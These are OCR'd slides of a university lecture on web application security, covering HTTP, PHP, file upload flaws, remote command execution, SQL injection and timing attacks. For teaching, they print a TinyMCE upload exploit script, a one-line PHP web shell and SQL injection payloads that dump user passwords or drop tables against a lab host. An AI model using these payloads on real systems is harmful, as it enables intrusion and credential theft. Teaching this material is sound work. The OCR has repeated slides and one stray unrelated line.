Web application security

Søren Debois
March 13, 2017

Lecture 7

SECURITY F2017

Evaluation

Evaluation

- The course is functioning quite well.

- TAs are excellent.

- Main problem (solved): Too many web-pages.

- Main remaining problem: My speech.
  I'll take lessons again.

	+	-
Lectures	63	4
Quiz + exercises	60	2
Relevant topic	41	3
Multiple platforms	28	
Hands-on	25	
In-class questions	22	
Debois' speech velocity	19	9
Peergrade	15	4
Open to feedback	15	
Slides	11	1
TAs	11	

	+	-
Mix theory & practice	9	
<not relevant, but thanks!>	8	
Peer-grade deadline too tight	8	
Ublend	8	2
No reading before lectures	6	
In-class evaluation	6	
Exercise room	6	
Course too fast	5	6
Too few mandatory activities	5	8
Good peergrade feedback	4	
learnit	4	
Book assumes too much background knowledge	4	

	+	-
Lecture overflows time slots	4	3
Slides posted late	4	
Course-specific terms	3	
Exercise solutions (proof-checkins)	3	
Quiz errors	3	
Unsure which hands-on questions are important	3	2
Book confusing	2	
Math	2	2
Quizzes too easy	2	
Laser-pointer too small	1	
MODIS duplication	1	
"We'll come back to"	1	

	+	-
Lectures	63	4
Quiz + exercises	60	2
Relevant topic	41	3
Multiple platforms	28	
Hands-on	25	
In-class questions	22	
Debois' speech velocity	19	9
Peergrade	15	4
Open to feedback	15	
Slides	11	1
TAs	11	

	+	-
Mix theory & practice	9	
<not relevant, but thanks!>	8	
Peer-grade deadline too tight	8	
Ublend	8	2
No reading before lectures	6	
In-class evaluation	6	
Exercise room	6	
Course too fast	5	6
Too few mandatory activities	5	8
Good peergrade feedback	4	
learnit	4	
Book assumes too much background knowledge	4	

	+	-
Lecture overflows time slots	4	3
Slides posted late	4	
Course-specific terms	3	
Exercise solutions (proof-checkins)	3	
Quiz errors	3	
Unsure which hands-on questions are important	3	2
Book confusing	2	
Math	2	2
Quizzes too easy	2	
Laser-pointer too small	1	
MODIS duplication	1	
"We'll come back to"	1	

Crack

Password-cracking exercise

- 21 submissions

- 2–1009 (of 1022) correct hashes

```
#! /bin/bash

# fetch 1000 entries from known actual passwords
gshuf -n 1000 crackstation-human-only.txt > passwords.lst

echo "appliedcryptography" >> passwords.lst
echo "appliedcryptography" | ./rot.sh >> passwords.lst
echo "itusecuritycourse" >> passwords.lst
echo "debois" >> passwords.lst
for i in `seq 6 24`; do
    head -c 2048 /dev/random | openssl sha256 \
       | tail -c +10 | head -c $i >> passwords.lst
    echo "" >> passwords.lst
done

cat passwords.lst |  ./hash.py >> passwords.enc
```

Generation procedure

1000 from crackstation, appliedcryptography,
ROT13(appliedcryptography), debois, 6-24 random bytes through SHA 256


Top-3

	Crackstation	itusecuritycourse **appliedcryptography** ROT13(app..graphy) **debois**	6-24 random hex	Total
Malthe Ettrup Kirkbro	1000	2	7	**1009**
Lauritz, Anders, Martin, Theis	1000	2	4	**1006**
Emma Arfelt Koch	999	1	5	**1005**
Frederik Madsen	999	1	5	**1005**
Lasse Lange Jakobsen	999	1	5	**1005**
Oliver Leth Kristensen	999	1	5	**1005**

398:made-in-music-incontra-noemi-non-solo-x-factor-e-non-solo-briciole

Honorable mention 1

Troels Selch: Excellent attempt at solution-by-phishing.



https://ghostbin.com/paste/gen6hrg2

Honorable mention 2

Anonymous group which mounted a DOS attack in Troels Selch's fishing attack. (See: Slow Loris attack.)

Project

Project Contents

- Implement a web-site. Make it (almost) secure.

- Submit (a) report on architecture, security measures; (b) deployable Ubuntu linux VM with solution.

- Solution must contain 1 easy-to-find, 1 hard-to-find vulnerability.

- Present your architecture + security measures in 1st workshop

- Swap & compromise partner groups implementation. Submit report on your efforts.

- TAs review and give feedback on reports.

Project activites

- Project + report
- Project workshop
- Swap + review
- Review workshop

Project schedule

Project
(2.5 week)

March 20 Project begins

April 4 Report submission

April 7 Full submission & swap

Review
(1 week)

April 10–21 Project workshops (+ easter)

April 28 Review submission

May 1 Computer forensics lecture

May 8–12 Review workshops

Groups

- Form group of 2+ people using the activity on learnit.
- Optimal group-size is 2-3.
- Use the forum if you can't find group mates.

Review

System security

- Cryptography, continued
  MITM, Signatures, Certificates, TLS, Superfish

- Authentication
  User/pass, stored, 2-factor

- Access control
  ACL, User/groups, file permissions

- Shell-script security
  Links, mktemp, environment, Shellshocked

- Hardening

- Logging & log analysis
  Logging, remote logging, IDS

Binary exploitation

- Warm-up: goto fail
- Computer Memory
- Heartbleed
- Machine code
- The Stack
- Buffer overflows
- Defenses
  Non-executable stack segment, Stack canaries, Address Space Layout Randomisation, Avoiding uncontrolled buffers (duh).

Plan

- HTTP, Web-servers

HTTP

URLs

- Uniform Resource Locator
- Standardised 1994 by Berners-Lee et. al. within IETF.
- Special case of Uniform Resource Identifier; defined in RFC 3986.
- Not to be confused with URI (above) or Uniform Resource Name.
  (Location ≠ Identity ≠ Name)

```
scheme://user:pass@domain:port/path?query_string#fragment_id
```

URL Syntax

Examples

- http://www.itu.dk/
- mailto:debois@itu.dk
- http://www.itu.dk/da/Uddannelser
- https://learnit.itu.dk/course/view.php?id=3002599
- http://tiger.itu.dk:8018/workbench/workbench.css
- ftp://anonymous:guest@ftp.itu.dk/project/file.c
- http://debois:debois123@example.com/projects/dcr/workbench#events?ev=A&sync=true


HTTP

- HyperText Transport Protocol

- Simple, stateless (...), text-based request-reply protocol.

request

reply



HTTP

Principle

```
GET / HTTP/1.1
Host: www.itu.dk
Connection: keep-alive
Cache-Control: max-age=0
...
Cookie: Itu-StudyGuide=SWU; ...
```

HTTP

Request

```
HTTP/1.1 200 OK
Date: Tue, 16 Sep 2014 12:07:10 GMT
Server: Microsoft-IIS/7.5
Cache-Control: no-cache, no-store
...
Connection: close
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML
1.0 ...
```

HTTP

Request

HTTP GET

- key-value pairs encoded in query_string

HTTP POST

- key-value pairs encoded in body

PHP

- Very popular server-side scripting language.

- Created by Rasmus Lerdorf in 1994.

- Web-server operation: files suffixed .php have tags “<? php … ?>” run through PHP interpreter before reply.

PHP & GET, POST

- Access query_string by, e.g., $_GET[“field”]

- Access POST data by, e.g., $_POST[“field”]

Web & Databases

- Web applications typically use SQL databases as permanent storage.

- Many languages (Java, PHP, Python) make queries by piecing together SQL commands as strings.

- Vulnerable to injections.

What is a web-server?

- Takes HTTP requests on TCP port 80.

- HTTP request contains a URL, e.g.,
  http://tiger.itu.dk/workbench/saved/12308797

- Looks up path in internal “routing” table, e.g.,
  `workbench/saved/1230.html ->`
  `/var/www/workbench/saved/1230.html`

- Some paths handled by simply returning files.

- Others launch external program/interpreters, e.g., .php, which generate the returned page.

Remote command execution

- … typically, as www-data, not root.

- So, why might this be a vulnerability?

- Adversary now has complete control over your web-page. This might already be terrible (DOS, vandalism, compromised confidentiality & integrity)

- Given time, he will very likely find a way to become root.

Web-servers and state

- HTTP is stateless, and usually so is the web-server(*)
- Web application state is typically stored in a database.
- In many, many languages, state is manipulated by:

Constructing a SQL query in a string:

```
$query = ‘SELECT * from users WHERE
    access_level = ‘ . $_GET[‘priv’]’
```

Asking the DB subsystem to evaluate the string and return the result.

Constructing the (body of) the HTTP response from that result.

File upload exploit

Remote file upload

- So, why might this be a vulnerability?

Remote file upload

- Trick the web-server into installing more .html pages.
- Trick the web-server into installing more .php scripts.
- Which is worse?

Remote file upload

- Trick the web-server into installing more .html pages.

- **Trick the web-server into installing more .php scripts.**

- Clearly .php—adversary can now run code…

```
SECRET=`php -r 'echo md5("/var/www/s0merand0mjunk!!!111");'`

echo "[*] Uploading: $1"
curl -F Filename="$1" -F Filedata=@$1 -F Upload="Submit Query"
"http://bob/plugins/editors/tinymce/jscripts/tiny_mce/plugins/
tinybrowser/upload_file.php?folder=/images/
&type=file&feid=&obfuscate=${SECRET}&sessidpass=" > /dev/null
2>&1

wget -O - "http://bob/plugins/editors/tinymce/jscripts/
tiny_mce/plugins/tinybrowser/upload_process.php?folder=/images/
&type=file&feid=&filetotal=1" > /dev/null 2>&1
echo "[*] File Uploaded!"
```

upload.sh

```
SECRET=`php -r 'echo md5("/var/www/s0merand0mjunk!!!111");'`

echo "[*] Uploading: $1"
curl -F Filename="$1" -F Filedata=@$1 -F Upload="Submit Query"
"http://bob/plugins/editors/tinymce/jscripts/tiny_mce/plugins/
tinybrowser/upload_file.php?folder=/images/
&type=file&feid=&obfuscate=${SECRET}&sessidpass=" > /dev/null
2>&1

wget -O - "http://bob/plugins/editors/tinymce/jscripts/
tiny_mce/plugins/tinybrowser/upload_process.php?folder=/images/
&type=file&feid=&filetotal=1" > /dev/null 2>&1
echo "[*] File Uploaded!"
```

upload.sh

TinyMCE “protects” against uploads by requiring the upload form to contain the md5hash of the www-root concatenated with “s0merand0mjunk!!!111”.

```
SECRET=`php -r 'echo md5("/var/www/s0merand0mjunk!!!111");'`

echo "[*] Uploading: $1"
curl -F Filename="$1" -F Filedata=@$1 -F Upload="Submit Query"
"http://bob/plugins/editors/tinymce/jscripts/tiny_mce/plugins/
tinybrowser/upload_file.php?folder=/images/
&type=file&feid=&obfuscate=${SECRET}&sessidpass=" > /dev/null
2>&1

wget -O - "http://bob/plugins/editors/tinymce/jscripts/
tiny_mce/plugins/tinybrowser/upload_process.php?folder=/images/
&type=file&feid=&filetotal=1" > /dev/null 2>&1
echo "[*] File Uploaded!"
```

upload.sh

We then use CURL -F to post a form. '-F Filedata=@$1' means "put the contents of file $1 in form body, as field 'Filedata'".

```
SECRET=`php -r 'echo md5("/var/www/s0merand0mjunk!!!111");'`

echo "[*] Uploading: $1"
curl -F Filename="$1" -F Filedata=@$1 -F Upload="Submit Query"
"http://bob/plugins/editors/tinymce/jscripts/tiny_mce/plugins/
tinybrowser/upload_file.php?folder=/images/
&type=file&feid=&obfuscate=${SECRET}&sessidpass=" > /dev/null
2>&1

wget -O - "http://bob/plugins/editors/tinymce/jscripts/
tiny_mce/plugins/tinybrowser/upload_process.php?folder=/images/
&type=file&feid=&filetotal=1" > /dev/null 2>&1
echo "[*] File Uploaded!"
```

upload.sh

Finally, we use wget to GET the upload_process.php script to run, moving the file to its final destination.

Remote command exploit

Remote command execution

- … typically, as www-data, not root.

- So, why might this be a vulnerability?

- Adversary now has complete control over your web-page. This might already be terrible (DOS, vandalism, compromised confidentiality & integrity)

- Given time, he will very likely find a way to become root.

Remote command execution

- E.g., from File Upload, by uploading a .php file

- Web-server will now execute my code.

```php
<?php
  passthru($_GET['a']);
?>
```

up.php

Run the command in $_GET[‘a’], dump output back in HTTP response body. We’ll put this in /var/www/images using upload.sh. With that, we have remote command execution capabilities.

SQL injection

SQL Injections

- Adversary supplies SQL commands as inputs.

- Web-server handlers, say PHP-interpreter, happily passes this on to the database engine

```
$sql = “SELECT * FROM Students ” .
       “WHERE (first_name = ” . $_GET[‘name’] . “);”;
```

What if `$_GET[‘name’] = ‘Robert’ OR 1 = 1); --`


We’ll be asking the DB to execute:

```
SELECT * from Students
WHERE (first_name = ‘Robert’ OR 1 = 1); --);
```

It now returns a list of all students.

- **What we assumed was data is treated as code.**

SQL Injections, summary



https://xkcd.com/327/

```
$sql = “SELECT * FROM Students ” .
       “WHERE (first_name = ‘” . $_GET[‘name’] . “‘);”;

SELECT * FROM Students
WHERE (first_name = ‘Robert’); DROP TABLE Students; --‘);
```

(see also http://www.explainxkcd.com/wiki/index.php/327:_Exploits_of_a_Mom)

Aside on injection attacks

- Injection: Adversary exploits that data can be treated as code.

- We saw examples with shell-scripts:
  ```
  if [ $USER == “www-data ]; then …
  # What if USER is ‘a == a -o a ==‘?
  ```

- The $USER is assumed to contain data, but could be interpreted as code.

- Usually can be defeated by sufficient quoting:

- ```
  if [ “$USER” == “www-data ]; then …
  if [ “a == a -o a ==“ == “www-data” ]; then …
  ```
  ```

Injection attacks

- Adversary exploits data being treated as code.

```
$query = 'SELECT a.id, a.text, a.hits, b.voters '
        . ' FROM #__poll_data AS a'
        . ' INNER JOIN #__polls AS b
        . ‘    ON b.id = a.pollid'
        . ' WHERE a.pollid = '. $poll->id
        . ' AND a.text <> ""'
        . ' ORDER BY a.hits DESC';
$db->setQuery( $query );
$votes = $db->loadObjectList();
```

bob:/var/www/components/com_poll/views/poll/view.html.php

```
SELECT a.id, a.text, a.hits, b.voters
FROM poll AS a
INNER JOIN polls AS b
WHERE a.pollid = 3 AND a.text <> “”
ORDER BY a.hits DESC
```

```
$query = 'SELECT a.id, a.text, a.hits, b.voters '
        . ' FROM #__poll_data AS a'
        . ' INNER JOIN #__polls AS b
        . ‘     ON b.id = a.pollid'
        . ' WHERE a.pollid = '. $poll->id
        . ' AND a.text <> ""'
        . ' ORDER BY a.hits DESC';
$db->setQuery( $query );
$votes = $db->loadObjectList();
```

bob:/var/www/components/com_poll/views/poll/view.html.php

$poll->id is not quoted, might be evaluated as SQL command.

```
SELECT a.id, a.text, a.hits, b.voters
FROM #__poll_data AS a
INNER JOIN #__polls AS b ON b.id = a.pollid
WHERE a.pollid = $poll->id
AND a.text <> ""
ORDER BY a.hits DESC’
```

This is the query constructed

bob:/var/www/components/com_poll/views/poll/view.html.php

```
http://bob/index.php?option=com poll&id=1UNION SELECT
1,username,password,4 FROM jos users--
```

$poll->id is not quoted, might be evaluated as SQL command.

bob:/var/www/components/com_poll/views/poll/view.html.php

```
SELECT a.id, a.text, a.hits, b.voters
FROM #__poll_data AS a
INNER JOIN #__polls AS b ON b.id = a.pollid
WHERE a.pollid =
 $poll->id
AND a.text <> “" ORDER BY a.hits DESC’

SELECT a.id, a.text, a.hits, b.voters
FROM #__poll_data AS a
INNER JOIN #__polls AS b ON b.id = a.pollid
WHERE a.pollid =
1 UNION SELECT 1,username,password,4 FROM jos_users--
$poll->id AND a.text <> “" ORDER BY a.hits DESC’
```

With the attack from the book

http://bob/index.php?option=com_poll&id=1 UNION SELECT 1,username,password,4 FROM jos_users--

Injections

Principle of injection exploits

- We saw it in shellshock, Chapter on shell-vulnerabilities.
  I add to shell $VARIABLES, exploiting insufficient distinction between variables and Shell instructions.

- We will see it as file uploads:
  I add .php files to a web-server. It'll run them.

- We will see it as SQL injections:
  I add SQL code in data fields, exploiting insufficient distinction between SQL code and data

- We will see it as XSS:
  I add Javascript in data fields, exploiting insufficient distinction between HTML code and data

Summary

Recap

- HTTP
- File upload
- Remote command
- SQL injections
- Principle of injections

Read on your own

- XSS injections

- Session high-jacking

Recommended extra exercises

http://overthewire.org/wargames/natas/

Questions?

Timing attacks

Exploit time used for computing something to guess a secret.

```
while (*str != 0 && *tmp != 0 && *str == *tmp)
  str++, tmp++;

return *str == 0 && *tmp == 0;
```

String compare

Check characters sequentially.
Return early if a character doesn't match.
NB! Checking takes longer if you have a partial match!

```
while (*str != 0 && *tmp != 0 && *str == *tmp)
  str++, tmp++;

return *str == 0 && *tmp == 0;
```

String compare

Check characters sequentially.
Return early if a character doesn't match.
NB! Checking takes longer if you have a partial match!

```
while (*str != 0 && *tmp != 0 && *str == *tmp)
  str++, tmp++;

return *str == 0 && *tmp == 0;
```

String compare

pass = “thecat”, input = “thecax” <— check 5 characters

pass = “thecat”, input = “tudors” <— check 1 character